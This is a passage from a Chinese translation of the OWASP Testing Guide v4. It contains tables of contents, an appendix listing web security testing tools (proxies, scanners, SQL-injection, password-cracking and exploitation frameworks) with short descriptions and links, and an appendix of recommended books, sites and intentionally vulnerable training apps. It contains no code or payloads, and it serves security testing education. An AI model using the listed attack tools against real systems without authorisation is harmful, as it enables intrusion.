- 4.12. 客户端测试**
 - 4.12.1. 基于DOM跨站脚本测试 (OTG-CLIENT-001)
 - 4.12.2. JavaScript脚本执行测试 (OTG-CLIENT-002)
 - 4.12.3. HTML注入测试 (OTG-CLIENT-003)
 - 4.12.4. 客户端URL重定向测试 (OTG-CLIENT-004)
 - 4.12.5. CSS注入测试 (OTG-CLIENT-005)
 - 4.12.6. 客户端资源操纵测试 (OTG-CLIENT-006)
 - 4.12.7. 跨源资源分享测试 (OTG-CLIENT-007)
 - 4.12.8. Flash跨站测试 (OTG-CLIENT-008)
 - 4.12.9. 点击劫持测试 (OTG-CLIENT-009)
 - 4.12.10. WebSockets测试 (OTG-CLIENT-010)
 - 4.12.11. Web消息测试 (OTG-CLIENT-011)
 - 4.12.12. 本地存储测试 (Local Storage) (OTG-CLIENT-012)

5. 报告编写

6. 附录

- 6.1. 附录 A: 测试工具
- 6.2. 附录 B: 推荐读物
- 6.3. 附录 C: 测试向量
- 6.4. 附录 D: 编码注入

本書使用 GitBook 釋出

Owasp Testing Guide v4

附录 A: 测试工具

开源黑盒测试工具

通用测试工具

- [OWASP ZAP](#)

- Zed攻击代理 (ZAP) 是一款非常容易使用的整合型渗透测试工具，主要功能是发现web应用漏洞。他设计时候的使用对象是面向拥有不同安全测试经验的人员，很适合开发者和初学的渗透测试人员。
- ZAP提供自动化扫描工具，同时也提供一系列手动发现漏洞的工具。

- [OWASP WebScarab](#)

- WebScarab是一款用于分析HTTP和HTTPS协议通信的框架工具。他使用JAVA编写，具有高移植性，一些操作模式由扩展插件支持。

- [OWASP CAL9000](#)

- CAL9000是一款基于浏览器的测试工具的集合，能够提高手工测试效率。 is a collection of browser-based tools that enable more effective and efficient manual testing efforts.
- 包含XSS攻击工具，字符编码/解码工具，HTTP请求/响应生成工具，测试清单列表，自动攻击编辑器以及其他更多工具。

- [OWASP Pantera Web Assessment Studio Project](#)

- Pantera使用SpikeProxy的加强版本来提供更加强大的web应用分析引擎。Pantera主要目标是结合手工测试和自动化测试来达到更好的测试结果。

- [OWASP Mantra - Security Framework](#)

- Mantra是基于浏览器构建的一个web应用测试框架。他支持Windows, Linux(包括32和64位)和苹果系统。此外，他也能方便地与其他代理工具如ZAP等有效结合。Mantra支持9种语言：阿拉伯语、繁体中文、简体中文、英语、法语、葡萄牙语、俄语、西班牙语和土耳其语。

- [SPIKE - <http://www.immunitysec.com/resources-freesoftware.shtml>](#)

- SPIKE被设计用来分析信息的网络协议，目的是发现缓冲区溢出之类的类似漏洞。他的使用对象需要有较强的C语言知识，仅支持Linux系统。

- [Burp Proxy - <http://www.portswigger.net/Burp/>](#)

- Burp代理是一款数据劫持代理工具。通过劫持和修改双向的HTTP(S)流量来进行web应用测试，他也支持自定义SSL证书和在不支持代理的客户端中工作。

- [Odysseus Proxy - <http://www.wastelands.gen.nz/odysseus/>](#)

- Odysseus是一个代理服务器，在HTTP会话中扮演中间人角色。一个典型的HTTP代理能够转发客户端浏览器和服务器的数据包。他能够劫持任意方向的HTTP会话数据。

- [Webstretch Proxy - <http://sourceforge.net/projects/webstretch>](#)

- Webstretch代理允许用户查看和改变通信数据流。他也能被用于开发调试。

- [WATODO - \[http://sourceforge.net/apps/mediawiki/watobo/index.php?title=Main_Page\]\(http://sourceforge.net/apps/mediawiki/watobo/index.php?title=Main_Page\)](#)

- WATODO能像一个本地代理一样工作，与WebScarab, ZAP 和BurpSuite类似，提供主动和被动测试功能。

- [Firefox LiveHTTPHeaders - <https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/>](#)

- 提供查看HTTP头内容功能。

- [Firefox Tamper Data - <https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>](#)

- 使用tamperdata能查看和修改HTTP/HTTPS头参数和POST参数。

- [Firefox Web Developer Tools - <https://addons.mozilla.org/en-US/firefox/addon/web-developer/>](#)

- web开发者扩展为浏览器加入了许多的开发者工具。

- [DOM Inspector - \[https://developer.mozilla.org/en/docs/DOM_Inspector\]\(https://developer.mozilla.org/en/docs/DOM_Inspector\)](#)

- DOM Inspector用于视察、浏览和编辑DOM。

- [Firefox Firebug - <http://getfirebug.com/>](#)

- Firebug为Firefox整合了编辑、调试、监视CSS、HTML和JavaScript功能。

- [Grendel-Scan - \[http://securitytube-tools.net/index.php?title=Grendel_Scan\]\(http://securitytube-tools.net/index.php?title=Grendel_Scan\)](#)

- Grendel-Scan是一款自动化web应用安全测试工具，它也支持手工渗透测试。

- [OWASP SWFIntruder - <http://www.mindedsecurity.com/swfintruder.html>](#)

- SWFIntruder (读作 Swiff Intruder)是第一个专门用于实时分析和测试Flash应用的工具。

- [SWFScan - <http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167>](#)

- Flash反编译器。

- [Wikto - <http://www.sensepost.com/labs/tools/pentest/wikto>](#)

- Wikto具有模糊测试逻辑错误功能、后台挖掘功能、google辅助目录挖掘功能和实时HTTP请求/响应监视功能。

- [w3af - <http://w3af.org>](#)

- w3af是一个web应用攻击和审计框架，这个项目分目标是发现和利用web应用漏洞。
- **skipfish** - <http://code.google.com/p/skipfish/>
 - Skipfish是一个主动式web应用侦查工具。
- **Web Developer toolbar** -
 <https://chrome.google.com/webstore/detail/bfbameneiorekbbmediekhjnmpkcnldhhm>
 - Web开发者工具扩展为浏览器提供许多web开发者工具。这是Firefox官方扩展插件。
- **HTTP Request Maker** -
 <https://chrome.google.com/webstore/detail/kajfghlhfkcocafkcjlajldicbikpgnp?hl=en-US>
 - Request Maker是一个渗透测试工具，你可以使用他轻易捕捉web页面请求，修改URL、http头和POST数据。当然你也能创造新的请求。
- **Cookie Editor** -
 <https://chrome.google.com/webstore/detail/fngmhnnplhplaedifhccceomclgfbq?hl=en-US>
 - 一个Cookie管理器，可以用来添加、删除、修改、搜索、保护、阻隔Cookies。
- **Cookie swap** -
 <https://chrome.google.com/webstore/detail/dffhipnliikkblkhpjapbecpmoilcama?hl=en-US>
 - 一个会话管理器，用来管理cookies，让你能使用不同账号登陆网站。
- **Firebug lite for Chrome** -
 <https://chrome.google.com/webstore/detail/bmagokdooijbeehmkpknfqlimnifench>
 - Firebug Lite不是Firebug或Chrome开发者工具的替代品。他是一个整合这些工具的工具，他提供丰富的HTML元素、DOM元素、投影模型等可视化功能，他也能提供即时查看HTML元素、在线编辑CSS属性功能。
- **Session Manager** -
 <https://chrome.google.com/webstore/detail/bbcnbpaafconjigibnhbfmmgdःbbkcjfi>
 - 通过Session Manager你可以快速存储和读取你当前浏览器状态。你能够管理多个会话，重命名或异常会话数据库。每个会话都有独立的状态，比如打开的标签和窗口信息。
- **Subgraph Vega** - <http://www.subgraph.com/products.html>
 - Vega是一个免费开源的web应用扫描器和测试平台。他能帮你找到并验证SQL注入漏洞，XSS漏洞，敏感信息泄露以及其他漏洞，使用Java编写而成，拥有GUI界面，可以运行在Linux系统，OS X和windows系统。

特定漏洞测试工具

DOM XSS测试工具

- DOMinator Pro - <https://dominator.mindedsecurity.com>

AJAX测试工具

- [OWASP Sprajax Project](#)

SQL注入测试工具

- [OWASP SQLix](#)
- Sqlninja: 一个SQL Server注入工具 - <http://sqlninja.sourceforge.net>
- Bernardo Damele A. G.: sqlmap, 自动化SQL注入工具 - <http://sqlmap.org/>
- Absinthe 1.1 (过去叫做 SQLSquel) - <http://sourceforge.net/projects/absinthe/>
- SQLInjector - 使用推荐技巧提取数据和确定后台数据库工具 - <http://www.databasesecurity.com/sql-injector.htm>
- Bsqlbf-v2: 盲注提取数据perl脚本 - <http://code.google.com/p/bsqlbf-v2/>
- Pangolin: 自动化SQL注入工具 - <http://www.darknet.org.uk/2009/05/pangolin-automatic-sql-injection-tool/>
- Antonio Parata: MySql推断备份工具 - SqlDumper - <http://www.ruizata.com/>
- 多系统SQL注入工具 - SQL Power Injector - <http://www.sqlpowerinjector.com/>
- MySql盲注爆破工具, Reversing.org - sqlbf-tools - <http://packetstormsecurity.org/files/43795/sqlbf-tools-1.2.tar.gz.html>

Oracle测试工具

- TNS Listener tool (Perl) - <http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html>
- Toad for Oracle - <http://www.quest.com/toad>

SSL测试工具

- Foundstone SSL Digger - <http://www.mcafee.com/us/downloads/free-tools/ssldigger.aspx>

暴力破解密码工具

- THC Hydra - <http://www.thc.org/thc-hydra/>

- John the Ripper - <http://www.openwall.com/john/>
- Brutus - <http://www.hoobie.net/brutus/>
- Medusa - <http://www.foofus.net/~jmk/medusa/medusa.html>
- Ncat - <http://nmap.org/ncat/>

缓冲区溢出测试工具

- OllyDbg - <http://www.ollydbg.de>
 - 一个windows下分析缓冲区溢出攻击的调试工具。
- Spike - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
 - 一个用来发现漏洞的模糊测试框架
- Brute Force Binary Tester (BFB) - <http://bfbtester.sourceforge.net>
 - 一个主动型的二进制检查器
- Metasploit - <http://www.metasploit.com/>
 - 一个漏洞利用工具的快速开发和测试框架

模糊测试工具

- [OWASP WSFuzzer](#)
- Wfuzz - <http://www.darknet.org.uk/2007/07/wfuzz-a-tool-for-bruteforcingfuzzing-web-applications/>

googling搜索引擎测试工具

- Stach & Liu's Google Hacking Diggity Project - <http://www.stachliu.com/resources/tools/google-hacking-diggity-project/>
- Foundstone Sitedigger (Google cached fault-finding) - <http://www.mcafee.com/us/downloads/free-tools/sitedigger.aspx>

商业黑盒测试工具

- NGS Typhon III - <http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-typhon-iii/>
- NGSSQuirrel - <http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-squirrel-vulnerability-scanners/>
- IBM AppScan - <http://www-01.ibm.com/software/awdtools/appscan/>
- Cenzic Hailstorm - http://www.cenzic.com/products_services/cenzic_hailstorm.php
- Burp Intruder - <http://www.portswigger.net/burp/intruder.html>
- Acunetix Web Vulnerability Scanner - <http://www.acunetix.com>
- Sleuth - <http://www.sandsprite.com>
- NT Objectives NTOSpider - <http://www.ntobjectives.com/products/ntospider.php>
- MaxPatrol Security Scanner - <http://www.maxpatrol.com>
- Ecyware GreenBlue Inspector - <http://www.ecyware.com>
- Parasoft SOAtest (more QA-type tool) - <http://www.parasoft.com/jsp/products/soatest.jsp?itemId=101>
- MatriXay - <http://www.dbappsecurity.com/webscan.html>
- N-Stalker Web Application Security Scanner - <http://www.nstalker.com>
- HP WebInspect - <http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-webinspect>
- SoapUI (Web Service security testing) - <http://www.soapui.org/Security/getting-started.html>
- Netsparker - <http://www.mavitunasecurity.com/netsparker/>
- SAINT - <http://www.saintcorporation.com/>
- QualysGuard WAS - <http://www.qualys.com/enterprises/qualysguard/web-application-scanning/>
- Retina Web - <http://www.eeeye.com/Products/Retina/Web-Security-Scanner.aspx>
- Cenzic Hailstorm - <http://www.cenzic.com/downloads/datasheets/Cenzic-datasheet-Hailstorm-Technology.pdf>

源代码分析工具

开源/免费工具

- [Owasp Orizon](#)
- [OWASP LAPSE](#)
- [OWASP O2 Platform](#)
- Google CodeSearchDiggity - <http://www.stachliu.com/resources/tools/google-hacking-diggity-project/attack-tools/>
- PMD - <http://pmd.sourceforge.net/>
- FlawFinder - <http://www.dwheeler.com/flawfinder>

- Microsoft's [FxCop](#)
- Splint - <http://splint.org>
- Boon - <http://www.cs.berkeley.edu/~daw/boon>
- FindBugs - <http://findbugs.sourceforge.net>
- Find Security Bugs - <http://h3xstream.github.io/find-sec-bugs/>
- Oedipus - <http://www.darknet.org.uk/2006/06/oedipus-open-source-web-application-security-analysis/>
- W3af - <http://w3af.sourceforge.net/>
- phpcs-security-audit - <https://github.com/Pheromone/phpcs-security-audit>

商业软件

- Armorize CodeSecure - http://www.armorize.com/index.php?link_id=codesecure
- Parasoft C/C++ test - <http://www.parasoft.com/jsp/products/cpptest.jsp/index.htm>
- Checkmarx CxSuite - <http://www.checkmarx.com>
- HP Fortify - <http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-fortify-static-code-analyzer>
- GrammaTech - <http://www.grammata.tech>
- ITS4 - <http://seclab.cs.ucdavis.edu/projects/testing/tools/its4.html>
- Appscan - <http://www-01.ibm.com/software/rational/products/appscan/source/>
- ParaSoft - <http://www.parasoft.com>
- Virtual Forge CodeProfiler for ABAP - <http://www.virtualforge.de>
- Veracode - <http://www.veracode.com>
- Armorize CodeSecure - <http://www.armorize.com/codesecure/>

验收测试工具

验收测试工具用来验证web应用的功能性完整。通过一系列程序方法和单元测试框架来组织测试套件和测试用例来进行测试。这些测试能够大部分覆盖安全相关测试和功能性测试

其他开源工具

- WATIR - <http://wtr.rubyforge.org>
 - 一个基于RUBY的web测试框架，提供IE接口。
 - 仅支持windows
- HtmlUnit - <http://htmlunit.sourceforge.net>
 - 一个基于Java、JUnit和Apache HttpClient的测试框架。
 - 非常健壮和可定制化，被一些其他工具作为测试引擎。
- jWebUnit - <http://jwebunit.sourceforge.net>
 - 一个基于Java的元测试框架，使用htmlunit或selenium作为测试引擎。
- Canoo Webtest - <http://webtest.canoo.com>
 - 一个基于XML测试工具，作为htmlunit的前端。
 - 不需要编写代码，完全由XML定义测试。
 - XML无法完成任务时，可以使用Groovy编写脚本。
 - 更新很积极。
- HttpUnit - <http://httpunit.sourceforge.net>
 - 最早的web测试框架，使用原生JDK提供HTTP传输，存在局限性。
- Watij - <http://watij.com>
 - WATIR的一个Java实现。
 - 由于使用IE进行测试，仅支持windows (Mozilla整合功能正在开发中)
- Solex - <http://solex.sourceforge.net>
 - 一个提供图形化界面来记录HTTP会话，并基于结果进行断言的Eclipse插件。
- Selenium - <http://seleniumhq.org/>
 - 基于JavaScript的测试框架，跨平台，提供GUI界面创建测试案例。
 - 非常成熟和流行的工具，但是使用JavaScript可能不利于部分安全测试。

其他工具

实时 (Runtime) 分析工具

- Rational PurifyPlus - <http://www-01.ibm.com/software/awdtools/purify/>
- Seeker by Quotium - <http://www.quotium.com/prod/security.php>

二进制文件分析工具

- BugScam IDC Package - <http://sourceforge.net/projects/bugscam>
- Veracode - <http://www.veracode.com>

需求管理工具

- Rational Requisite Pro - <http://www-306.ibm.com/software/awdtools/reqpro>

站点镜像工具

- wget - <http://www.gnu.org/software/wget>,
<http://www.interlog.com/~tcharron/wgetwin.html>
- curl - <http://curl.haxx.se>
- Sam Spade - <http://www.samspade.org>
- Xenu's Link Sleuth - <http://home.snafu.de/tilman/xenulink.html>

附录 B：推荐读物 | Owasp Testing Guide v4

Owasp Testing Guide v4

说明

1. 序

2. 简介

3. OWASP测试框架

4. Web应用安全测试

4.1. 简介与目标

4.1.1. 测试清单

4.2. 信息收集

4.2.1. 搜索引擎信息发现和侦察 (OTG-INFO-001)

4.2.2. 识别web服务器 (OTG-INFO-002)

4.2.3. web服务器元文件信息发现 (OTG-INFO-003)

4.2.4. 服务器应用枚举 (OTG-INFO-004)

4.2.5. 评论信息发现 (OTG-INFO-005)

4.2.6. 应用入口识别 (OTG-INFO-006)

4.2.7. 识别应用工作流程 (OTG-INFO-007)

4.2.8. 识别web应用框架 (OTG-INFO-008)

4.2.9. 识别web应用程序 (OTG-INFO-009)

4.2.10. 绘制应用架构图 (OTG-INFO-010)

4.3. 配置以及部署管理测试

4.3.1. 网络基础设施配置测试 (OTG-CONFIG-001)

4.3.2. 应用平台配置管理测试 (OTG-CONFIG-002)

4.3.3. 文件扩展名处理测试 (OTG-CONFIG-003)

4.3.4. 备份、未链接文件测试 (OTG-CONFIG-004)

4.3.5. 枚举管理接口测试 (OTG-CONFIG-005)

4.3.6. HTTP方法测试 (OTG-CONFIG-006)

4.3.7. HTTP严格传输安全测试 (OTG-CONFIG-007)

4.3.8. 应用跨域策略测试 (OTG-CONFIG-008)

4.4. 身份鉴别管理测试

4.4.1. 角色定义测试 (OTG-IDENT-001)

4.4.2. 用户注册过程测试 (OTG-IDENT-002)

4.4.3. 帐户权限变化测试 (OTG-IDENT-003)

4.4.4. 帐户枚举测试 (OTG-IDENT-004)

4.4.5. 弱用户名策略测试 (OTG-IDENT-005)

4.5. 认证测试

4.5.1. 口令信息加密传输测试 (OTG-AUTHN-001)

4.5.2. 默认口令测试 (OTG-AUTHN-002)

4.5.3. 帐户锁定机制测试 (OTG-AUTHN-003)

4.5.4. 认证绕过测试 (OTG-AUTHN-004)

4.5.5. 记住密码功能测试 functionality (OTG-AUTHN-005)

4.5.6. 浏览器缓存弱点测试 (OTG-AUTHN-006)

4.5.7. 密码策略测试 (OTG-AUTHN-007)

4.5.8. 安全问答测试 (OTG-AUTHN-008)

4.5.9. 密码重置测试 (OTG-AUTHN-009)

4.5.10. 其他相关认证渠道测试 (OTG-AUTHN-010)

4.6. 授权测试

4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)

4.6.2. 授权绕过测试 (OTG-AUTHZ-002)

4.6.3. 权限提升测试 (OTG-AUTHZ-003)

4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)

4.7. 会话管理测试

4.7.1. 会话管理绕过测试 (OTG-SESS-001)

4.7.2. Cookies属性测试 (OTG-SESS-002)

4.7.3. 会话固定测试 (OTG-SESS-003)

4.7.4. 会话令牌泄露测试 (OTG-SESS-004)

4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)

4.7.6. 登出功能测试 (OTG-SESS-006)

4.7.7. 会话超时测试 (OTG-SESS-007)

4.7.8. 会话令牌重载测试 (OTG-SESS-008)

4.8. 输入验证测试

4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)

4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)

4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)

<u>4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)</u>
<u>4.8.5. SQL注入测试 (OTG-INPVAL-005)</u>
<u>4.8.5.1. Oracle注入测试</u>
<u>4.8.5.2. MySQL注入测试</u>
<u>4.8.5.3. SQL Server注入测试</u>
<u>4.8.5.4. PostgreSQL注入测试</u>
<u>4.8.5.5. MS Access注入测试</u>
<u>4.8.5.6. NoSQL注入测试</u>
<u>4.8.6. LDAP注入测试 (OTG-INPVAL-006)</u>
<u>4.8.7. ORM注入测试 (OTG-INPVAL-007)</u>
<u>4.8.8. XML注入测试 (OTG-INPVAL-008)</u>
<u>4.8.9. SSI注入测试 (OTG-INPVAL-009)</u>
<u>4.8.10. XPath注入测试 (OTG-INPVAL-010)</u>
<u>4.8.11. IMAP/SMTP注入测试 (OTG-INPVAL-011)</u>
<u>4.8.12. 代码注入测试 (OTG-INPVAL-012)</u>
<u>4.8.12.1. 本地文件包含测试(LFI)</u>
<u>4.8.12.2. 远程文件包含测试(RFI)</u>
<u>4.8.13. 命令执行注入测试 (OTG-INPVAL-013)</u>
<u>4.8.14. 缓冲区溢出测试 (OTG-INPVAL-014)</u>
<u>4.8.14.1. 堆溢出测试</u>
<u>4.8.14.2. 栈溢出测试</u>
<u>4.8.14.3. 格式化字符串测试</u>
<u>4.8.15. 潜伏式漏洞测试 (OTG-INPVAL-015)</u>
<u>4.8.16. HTTP分割/伪造测试 (OTG-INPVAL-016)</u>
<u>4.9. 错误处理测试</u>
<u>4.9.1. 错误码分析 (OTG-ERR-001)</u>
<u>4.9.2. 栈追踪分析 (OTG-ERR-002)</u>
<u>4.10. 密码学测试</u>
<u>4.10.1. 弱SSL/TLS加密, 不安全的传输层防护测试 (OTG-CRYPST-001)</u>
<u>4.10.2. Padding Oracle测试 (OTG-CRYPST-002)</u>
<u>4.10.3. 非加密信道传输敏感数据测试 (OTG-CRYPST-003)</u>
<u>4.11. 业务逻辑测试</u>
<u>4.11.1. 业务逻辑数据验证测试 (OTG-BUSLOGIC-001)</u>
<u>4.11.2. 请求伪造能力测试 (OTG-BUSLOGIC-002)</u>
<u>4.11.3. 完整性测试 (OTG-BUSLOGIC-003)</u>
<u>4.11.4. 过程时长测试 (OTG-BUSLOGIC-004)</u>
<u>4.11.5. 功能使用次数限制测试 (OTG-BUSLOGIC-005)</u>
<u>4.11.6. 工作流程绕过测试 (OTG-BUSLOGIC-006)</u>
<u>4.11.7. 应用误用防护测试 (OTG-BUSLOGIC-007)</u>
<u>4.11.8. 非预期文件类型上传测试 (OTG-BUSLOGIC-008)</u>
<u>4.11.9. 恶意文件上传测试 (OTG-BUSLOGIC-009)</u>
<u>4.12. 客户端测试</u>
<u>4.12.1. 基于DOM跨站脚本测试 (OTG-CLIENT-001)</u>
<u>4.12.2. JavaScript脚本执行测试 (OTG-CLIENT-002)</u>
<u>4.12.3. HTML注入测试 (OTG-CLIENT-003)</u>
<u>4.12.4. 客户端URL重定向测试 (OTG-CLIENT-004)</u>
<u>4.12.5. CSS注入测试 (OTG-CLIENT-005)</u>
<u>4.12.6. 客户端资源操纵测试 (OTG-CLIENT-006)</u>
<u>4.12.7. 跨源资源分享测试 (OTG-CLIENT-007)</u>
<u>4.12.8. Flash跨站测试 (OTG-CLIENT-008)</u>
<u>4.12.9. 点击劫持测试 (OTG-CLIENT-009)</u>
<u>4.12.10. WebSockets测试 (OTG-CLIENT-010)</u>
<u>4.12.11. Web消息测试 (OTG-CLIENT-011)</u>
<u>4.12.12. 本地存储测试 (Local Storage) (OTG-CLIENT-012)</u>

5. 报告编写

6. 附录

<u>6.1. 附录 A: 测试工具</u>
<u>6.2. 附录 B: 推荐读物</u>
<u>6.3. 附录 C: 测试向量</u>
<u>6.4. 附录 D: 编码注入</u>

本書使用 GitBook 釋出

Owasp Testing Guide v4

附录 B: 推荐读物

- The Economic Impacts of Inadequate Infrastructure for Software Testing - <http://www.nist.gov/director/planning/upload/report02-3.pdf>
- Improving Web Application Security: Threats and Countermeasures- <http://msdn.microsoft.com/en-us/library/ff649874.aspx>
- NIST Publications - <http://csrc.nist.gov/publications/PubsSPs.html>
- The Open Web Application Security Project (OWASP) Guide Project -

白皮书

https://www.owasp.org/index.php/Category:OWASP_Guide_Project

- Security Considerations in the System Development Life Cycle (NIST) -
http://www.nist.gov/customcf/get_pdf.cfm?pub_id=890097
- The Security of Applications: Not All Are Created Equal -
http://www.securitymanagement.com/archive/library/atstake_tech0502.pdf
- Software Assurance: An Overview of Current Practices -
http://www.safecode.org/publications/SAFECode_BestPractices0208.pdf
- Software Security Testing: Software Assurance Pocket guide Series: Development, Volume III - https://buildsecurityin.us-cert.gov/swa/downloads/SoftwareSecurityTesting_PocketGuide_1%200_05182012_PostOnline.pdf
- Use Cases: Just the FAQs and Answers -
http://www.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQs_TheRationalEdge_Jan2003.pdf
- *Web Application Security is Not an Oxy-Moron*, by Mark Curphey(broken link) -
http://www.sbg.com/sbg/app_security/index.html
- *The Security of Applications Reloaded*(broken link) -
http://www.atstake.com/research/reports/acrobat/atstake_app_reloaded.pdf

书籍

- The Art of Software Security Testing: Identifying Software Security Flaws, by Chris Wysopal, Lucas Nelson, Dino Dai Zovi, Elfriede Dustin, published by Addison-Wesley, ISBN 0321304861 (2006)
- Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, ISBN 020172152X (2002) - <http://www.buildingsecuresoftware.com>
- The Ethical Hack: A Framework for Business Value Penetration Testing, By James S. Tiller, Auerbach Publications, ISBN 084931609X (2005)
 - Online version available at: http://books.google.com/books?id=fwASXKXOo1EC&printsec=frontcover&source=gb_ge_summary_r&cad=0#v=onepage&q&f=false
- Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN 0201786958 (2004) - <http://www.exploitingsoftware.com>
- The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks, By Susan Young, Dave Aitel, Auerbach Publications, ISBN: 0849308887 (2005)
 - Online version available at: http://books.google.com/books?id=A02fsAPVC34C&printsec=frontcover&source=gb_ge_summary_r&cad=0#v=onepage&q&f=false
- Hacking Exposed: Web Applications 3, by Joel Scambray, Vincent Liu, Caleb Sima, published by McGraw-Hill Osborne Media, ISBN 007222438X (2010) - <http://www.webhackingexposed.com/>
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition - published by Dafydd Stuttard, Marcus Pinto, ISBN 9781118026472 (2011)
- How to Break Software Security, by James Whittaker, Herbert H. Thompson, published by Addison Wesley, ISBN 0321194330 (2003)
- How to Break Software: Functional and Security Testing of Web Applications and Web Services, by Mike Andrews, James A. Whittaker, published by Pearson Education Inc., ISBN 0321369440 (2006)
- Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, ISBN 0470857447(2004) - <http://innocentcode.thathost.com>
 - Online version available at: http://books.google.com/books?id=RjVjgPOsKogC&printsec=frontcover&source=gb_ge_summary_r&cad=0#v=onepage&q&f=false

- Mastering the Requirements Process, by Suzanne Robertson and James Robertson, published by Addison-Wesley Professional, ISBN 0201360462
 - Online version available at: http://books.google.com/books?id=SN4WegDHVCcC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
- Secure Coding: Principles and Practices, by Mark Graff and Kenneth R. Van Wyk, published by O'Reilly, ISBN 0596002424 (2003) - <http://www.securecoding.org>
- Secure Programming for Linux and Unix HOWTO, David Wheeler (2004) <http://www.dwheeler.com/secure-programs>
 - Online version: <http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/index.html>
- Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X (1999) - <http://www.securingjava.com>
- Software Security: Building Security In, by Gary McGraw, published by Addison-Wesley Professional, ISBN 0321356705 (2006)
- Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, ISBN 0201877562 (1995)
- Software Testing Techniques, 2nd Edition, By Boris Beizer, International Thomson Computer Press, ISBN 0442206720 (1990)
- The Tangled Web: A Guide to Securing Modern Web Applications, by Michael Zalewski, published by No Starch Press Inc., ISBN 047131952X (2011)
- The Unified Modeling Language - A User Guide - by Grady Booch, James Rumbaugh, Ivar Jacobson, published by Addison-Wesley Professional, ISBN 0321267974 (2005)
- The Unified Modeling Language User Guide, by Grady Booch, James Rumbaugh, Ivar Jacobson, Ivar published by Addison-Wesley Professional, ISBN 0-201-57168-4 (1998)
- Web Security Testing Cookbook: Systematic Techniques to Find Problems Fast, by Paco Hope, Ben Walther, published by O'Reilly, ISBN 0596514832 (2008)
- Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2004) <http://www.microsoft.com/learning/en/us/book.aspx?ID=5957&locale=en-us>

常用网站

- Build Security In - <https://buildsecurityin.us-cert.gov/bsi/home.html>
- Build Security In - Security-Specific Bibliography - <https://buildsecurityin.us-cert.gov/bsi/articles/best-practices/measurement/1070-BSI.html>
- CERT Secure Coding - <http://www.cert.org/secure-coding/>
- CERT Secure Coding Standards - <https://www.securecoding.cert.org/confluence/display/seccode/CERT+Secure+Coding+Standards>
- Exploit and Vulnerability Databases - <https://buildsecurityin.us-cert.gov/swa/database.html>
- Google Code University - Web Security - <http://code.google.com/edu/security/index.html>
- McAfee Foundstone Publications - <http://www.mcafee.com/apps/view-all/publications.aspx?tf=foundstone&sz=10>
- McAfee - Resources Library - <http://www.mcafee.com/apps/resource-library-search.aspx?region=us>
- McAfee Free Tools - <http://www.mcafee.com/us/downloads/free-tools/index.aspx>
- OASIS Web Application Security (WAS) TC - http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was
- Open Source Software Testing Tools - <http://www.opensourcetesting.org/security.php>

- OWASP Security Blitz - https://www.owasp.org/index.php/OWASP_Security_Blitz
- OWASP Phoenix/Tool - <https://www.owasp.org/index.php/Phoenix/Tools>
- SANS Internet Storm Center (ISC) - <https://www.isc.sans.edu>
- The Open Web Application Application Security Project (OWASP) - <http://www.owasp.org>
- Pentesmonkey - Pen Testing Cheat Sheets - <http://pentestmonkey.net/cheat-sheet>
- Secure Coding Guidelines for the .NET Framework 4.5 - <http://msdn.microsoft.com/en-us/library/8a3x2b7f.aspx>
- Security in the Java platform - <http://docs.oracle.com/javase/6/docs/technotes/guides/security/overview/jsoverview.html>
- System Administration, Networking, and Security Institute (SANS) - <http://www.sans.org>
- Technical INFO - Making Sense of Security - <http://www.technicalinfo.net/index.html>
- Web Application Security Consortium - <http://www.webappsec.org/projects/>
- Web Application Security Scanner List - <http://projects.webappsec.org/w/page/13246988/Web%20Application%20Security%20Scanner%20List>
- Web Security - Articles - <http://www.acunetix.com/websitedevelopment/articles/>

视频

- OWASP Appsec Tutorial Series - https://www.owasp.org/index.php/OWASP_Appsec_Tutorial_Series
- SecurityTube - <http://www.securitytube.net/>
- Videos by Imperva - <http://www.imperva.com/resources/videos.asp>

学习用不安全的软件

- OWASP Vulnerable Web Applications Directory Project - https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project#tab=Main
- BadStore - <http://www.badstore.net/>
- Damn Vulnerable Web App - <http://www.ethicalhack3r.co.uk/damn-vulnerable-web-app/>
- Hacme Series from McAfee:
 - Hacme Travel - <http://www.mcafee.com/us/downloads/free-tools/hacmetravel.aspx>
 - Hacme Bank - <http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx>
 - Hacme Shipping - <http://www.mcafee.com/us/downloads/free-tools/hacmeshipping.aspx>
 - Hacme Casino - <http://www.mcafee.com/us/downloads/free-tools/hacme-casino.aspx>
 - Hacme Books - <http://www.mcafee.com/us/downloads/free-tools/hacmebooks.aspx>
- Moth - <http://www.bonsai-sec.com/en/research/moth.php>
- Mutillidae - <http://www.irongeek.com/i.php?page=mutilidae/mutillidae-deliberately-vulnerable-php-owasp-top-10>
